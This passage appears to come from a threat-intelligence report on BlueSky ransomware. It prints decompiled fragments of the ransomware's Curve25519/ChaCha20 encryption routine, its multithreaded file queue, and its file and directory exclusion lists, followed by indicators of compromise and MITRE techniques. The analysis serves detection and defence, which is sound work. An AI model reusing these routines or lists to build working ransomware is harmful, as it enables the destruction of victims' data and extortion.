memcpy((void *)(RECOVERY_BLOB + 0x6C), va, 4u);
memcpy((void *)(RECOVERY_BLOB + 0x70), va1, 4u);
memcpy((void *)(RECOVERY_BLOB + 0x74), &v14, 4u);
CHACHA_Key_INIT(CHACHA_KEY_v13, (unsigned __int8 *)HASH_v7, 0x20u, CRYOTO_RANDOM_NUMBER_v15);
CHACHA_Encrypt_((int)CHACHA_KEY_v13, (_BYTE *)(RECOVERY_BLOB + 0x2C), (_BYTE *)(RECOVERY_BLOB + 0x2C), 0x20u);
```

Figure 6. Recovery blob encryption.


File Encryption

Unlike other ransomware, which normally contains a list of file extensions to identify eligible files for encryption, BlueSky consists of a list of extensions that are negated in the file encryption process. The file extensions used in BlueSky are listed below:
ldf, scr, icl, 386, cmd, ani, adv, theme, msi, rtp, diagcfg, msstyles, bin, hlp, shs, drv, wpx, bat, rom, msc, lnk, cab, spl, ps1, msu, ics, key, msp, com, sys, diagpkg, nls, diagcab, ico, lock, ocx, mpa, cur, cpl, mod, hta, exe, ini, icns, prf, dll, bluesky, nomedia, idx

Directory names excluded from encryption:
$recycle.bin, $windows.~bt, $windows.~ws, boot, windows, windows.old, system volume information, perflogs, programdata, program files, program files (x86), all users, appdata, tor browser

Filenames excluded from encryption:
# decrypt files bluesky #.txt, # decrypt files bluesky #.html, ntuser.dat, iconcache.db, ntuser.dat.log, bootsect.bak, autorun.inf, bootmgr, ntldr, thumbs.db


As shown in Figure 7, BlueSky uses a multithreaded queue for encryption. It starts multiple threads – one responsible for file encryption, another for enumerating files on the local file system and mounted network shares to be added into the queue. This multithreaded architecture bears code similarities with Conti (Ransomware) v3. In particular, the network search module is an exact replica of Conti v3. However, there are certain differences in the file encryption routine. For instance, Conti v3 uses RSA- and AES-based file encryption, whereas BlueSky utilizes Curve25519- and ChaCha20-based file encryption.



```
.text:004084E0
.text:004084E0 E8 1B 61 00 00    call    Ransomware_Thread_sub_40E600
.text:004084E5 84 C0             test    al, al          ; Ransomware Thread encrypts File from Queue
.text:004084E7 0F 84 7C 00 00 00 jz      locret_408569
.text:004084ED 56                push    esi
.text:004084EE E8 5D FD FF FF    call    SerchFilesIn_Drive_ ; Local Directory Search, add files from Local Directory into ransomware Queue
.text:004084F3 6A 00             push    0
.text:004084F5 E8 56 FE FF FF    call    SearchShared_Directories_sub_408350 ; Network Search, add files from Network Share into ransomware Queue
.text:004084FA 83 C4 04          add     esp, 4
.text:004084FD E8 CE 85 00 00    call    network_scanner__StartScan ; Scan Local Network for SMB files and add them into ransomware Queue
.text:00408502 A1 70 31 41 00    mov     eax, dword_413170
.text:00408507 33 F6             xor     esi, esi
.text:00408509 85 C0             test    eax, eax
.text:0040850B 74 56             jz      short loc_408563
```

Figure 7. Ransomware queues.

The file encryption of BlueSky is similar to Babuk Ransomware – both use Curve25519 to generate a public key for the host and generate a shared key with the public key of the attacker. After generating an elliptic curve key pair, BlueSky computes a hash of the shared key, and uses it to generate a file encryption key for the ChaCha20 algorithm. Finally, it reads the file buffer, encrypts it with ChaCha20 and replaces the contents of the original file, as shown in Figure 8.



```
  if ( CryptGenRandom(Context, 44, SECRET_KEY) )
  {
    v19 = SECRET_KEY;
    v20 = SECRET_KEY[31];
    *SECRET_KEY &= 0xF8u;
    SECRET_KEY[31] = v20 & 0x3F | 0x40;
    curve25519_donna((int)PUBLIC_KEY_, (int)SECRET_KEY, (int)&v30);
    curve25519_donna((int)SHARED_KEY, (int)SECRET_KEY, PUBLIC_KEY);// Generate Keypair
    Crypto_hash(SHARED_KEY, 0x20u, (int)HASHED_Shared_KEY);
    memoryset(SHARED_KEY, 0, 0x20u);
    memcpy(SECRET_KEY, PUBLIC_KEY_, 0x20u);
    CHACHA_Key_INIT(CHACHA_Encryption_KEY, HASHED_Shared_KEY, 0x20u, SECRET_KEY + 32);// Initialise key for ChaCha20
    if ( v40 >= 0 )
    {
      v21 = v41;
      v22 = 0x100000;
      do
      {
        if ( v21 - v7 < 0x100000 )
          v22 = v21 - v7;
        if ( v21 == v7 )
          break;
        SetFilePointer = (int (__stdcall *)(int, unsigned int, _DWORD, _DWORD))API_resolve_sub_4047D0(
                                                                                  192894758,
                                                                                  1408199666,
                                                                                  7);
        if ( SetFilePointer(v10, v7, 0, 0) == -1 )
          goto LABEL_33;                        // Read File Content for Encryption
        ReadFile = (int (__stdcall *)(int, _BYTE *, int, unsigned int *, _DWORD))API_resolve_sub_4047D0(
                                                                                    192894758,
                                                                                    1895930145,
                                                                                    5);
        if ( !ReadFile(v10, file_buffer_, v22, &v38, 0) )
          goto LABEL_33;                        // Encrypt File
        CHACHA_Encrypt_((int)CHACHA_Encryption_KEY, file_buffer_, file_buffer_, v38);
        v25 = (int (__stdcall *)(int, unsigned int, _DWORD, _DWORD))API_resolve_sub_4047D0(192894758, 1408199666, 7);
        if ( v25(v10, v7, 0, 0) == -1 )
          goto LABEL_33;                        // Write Encrypted File
        WriteFile = (int (__stdcall *)(int, _BYTE *, int, int *, _DWORD))API_resolve_sub_4047D0(
                                                                            192894758,
                                                                            1715268784,
                                                                            6);
        if ( !WriteFile(v10, file_buffer_, v22, &v39, 0) )
```

Figure 8. File encryption routine.

RedLine Infostealer Association

All samples we observed related to BlueSky ransomware were hosted at an active domain named kmsauto[.]us. When hunting for more samples related to BlueSky ransomware, we observed that several malware samples associated with the RedLine infostealer were hosted on the same domain. Although we did not find any code overlap between RedLine and BlueSky ransomware, similarities in the initial stages were observed, as both these families use a PowerShell downloader as the initial vector.

Conclusion

Ransomware authors are adopting modern advanced techniques such as encoding and encrypting malicious samples, or using multi-staged ransomware delivery and loading, to evade security defenses. BlueSky ransomware is capable of encrypting files on victim hosts at rapid speeds with multithreaded computation. In addition, the ransomware adopts obfuscation techniques, such as API hashing, to slow down the reverse engineering process for the analyst.

It is very likely that ransomware attacks will continue to grow with advanced encryption techniques and delivery mechanisms.

Palo Alto Networks customers with Cortex XDR, the Next-Generation Firewall and Advanced URL Filtering benefit from protections against the attacks discussed in this article. Additionally, the malicious indicators (domains, URLs and hashes) can be prevented with our DNS Security and WildFire services.

If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

If you have cyber insurance, you can request Unit 42 by name. You can also take preventative steps by requesting any of our cyber risk management services, such as our Ransomware Readiness Assessment.

Indicators of Compromise

SHA256 Hashes	Description
• 2280898cb29faf1785e782596d8029cb471537ec38352e5c17cc263f1f52b8ef • 3e035f2d7d30869ce53171ef5a0f761bfb9c14d94d9fe6da385e20b8d96dc2fb • 840af927adbfdeb7070e1cf73ed195cf48c8d5f35b6de12f58b73898d7056d3d • b5b105751a2bf965a6b78eeff100fe4c75282ad6f37f98b9adcd15d8c64283ec • c75748dc544629a8a5d08c0d8ba7fda3508a3efdaed905ad800ffddbc8d3b8df • e75717be1633b5e3602827dc3b5788ff691dd325b0eddd2d0d9ddcee29de364f	BlueSky Ransomware Payloads

08f491d46a9d05f1aebc83d724ca32c8063a2613250d50ce5b7e8ba469680605	Obfuscated PowerShell Downloader
969a4a55bb5cabc96ff003467bd8468b3079f5c95c5823985416c019eb8abe2f	PowerShell Downloader (decoded)
c4e47cba1c5fedf9ba522bc2d2de54a482e0ac29c98358390af6dadc0a7d65ce	CVE-2020-0796 SMBGhost Privilege Escalation Exploit
cf64c08d97e6dfa5588c5fa016c25c4131ccc61b8deada7f9c8b2a41d8f5a32c	JuicyPotato
6c94a1bc67af21cedb0bffac03019dbf870649a182e58cc5960969adf4fbdd48	CVE-2021-1732 Privilege Escalation Exploit
RedLine	
• 58db85f0c86640b4c3a2584e9ef5696c526190faf87eaa19085737685bc9e7f5 • 9ca0e858ff6f163a128fb699d2b801b6b13a2eb1d6cd995302effa5f587cd8d8 • aecfc82fa44790e0533f0bece0a1ab0860b163838646aa0c019187a37326d477 • be3e665d389e8b85ceda1e2fc80a41a247de27d1d0b13ee0c2574c1e36ebc6d4	PowerShell Downloader
• 4d696c106f568b99308565172116933c0e26ce2e9ace003a110e8bde0216ddab • aa7ff8badcffdff66df6d30bde51b6e3c960be0a3719b73d3875af8e1173bd94	MSIL Downloader
• 0dfe7a93ff40834c072c7fdd9381771b1086b67f545fa83c766b2d67a911e47b • 1a30e0d65a8a09abc3feb1c86a0619845fc6ab9bdba3ae8800ecec55a647910e • 624f129189a05897c176e9feb519521c1b6ef528b0b52e1a7a3290e5a2313a6b • fe2e5df2fae90fb90b56e4ea268e8ca68f46dc3365c22b840d865193a48be189	Payloads

URLs

- hxxps://kmsauto[.]us/someone/l.exe
- hxxps://kmsauto[.]us/app1.bin
- hxxps://kmsauto[.]us/server.txt
- hxxps://kmsauto[.]us/encoding.txt
- hxxps://kmsauto[.]us/all.txt
- hxxps://kmsauto[.]us/someone/spooler.exe
- hxxps://kmsauto[.]us/sti/sti.bin
- hxxps://kmsauto[.]us/someone/potato.exe
- hxxps://kmsauto[.]us/someone/ghost.exe
- hxxps://kmsauto[.]us/someone/start.ps1

Ransom Note URLs

http://ccpyeuptrlatb2piua4ukhnhi7lrxgerrcrj4p2b5uhbzqm2xgdjaqid.onion

Registry Paths

- HKCU\Software\<32-byte hex string>\completed
- HKCU\Software\<32-byte hex string>\recoveryblob
- HKCU\Software\<32-byte hex string>\x25519_public

MITRE TTPs

ID	Technique	Description
T1486	Data Encrypted for Impact	BlueSky can use CreateIoCompletionPort(), PostQueuedCompletionStatus() and GetQueuedCompletionPort() to rapidly encrypt files.
T1140	Deobfuscate/Decode Files or Information	BlueSky downloader base64-decodes and decompresses data to unpack the next stage payload. BlueSky ransomware payload encrypts ransom note with rc4-based encryption, and it uses a custom encryption scheme to encrypt embedded strings.
T1083	File and Directory Discovery	BlueSky can discover files on a local system.
T1106	Native API	BlueSky has used API calls during execution.
T1135	Network Share Discovery	BlueSky can enumerate remote open SMB network shares using NetShareEnum().
T1027	Obfuscated Files or Information	BlueSky can use API obfuscation to protect its functionality from analysis.

Additional Resources

- Tracking the Operators of the Newly Emerged BlueSky Ransomware – by CloudSEK
- Conti Ransomware Source Code – on GitHub @gharty03
- Babuk Ransomware v3 – by Chuong Dong
- 2022 Unit 42 Ransomware Threat Report
- 2022 Unit 42 Incident Response Report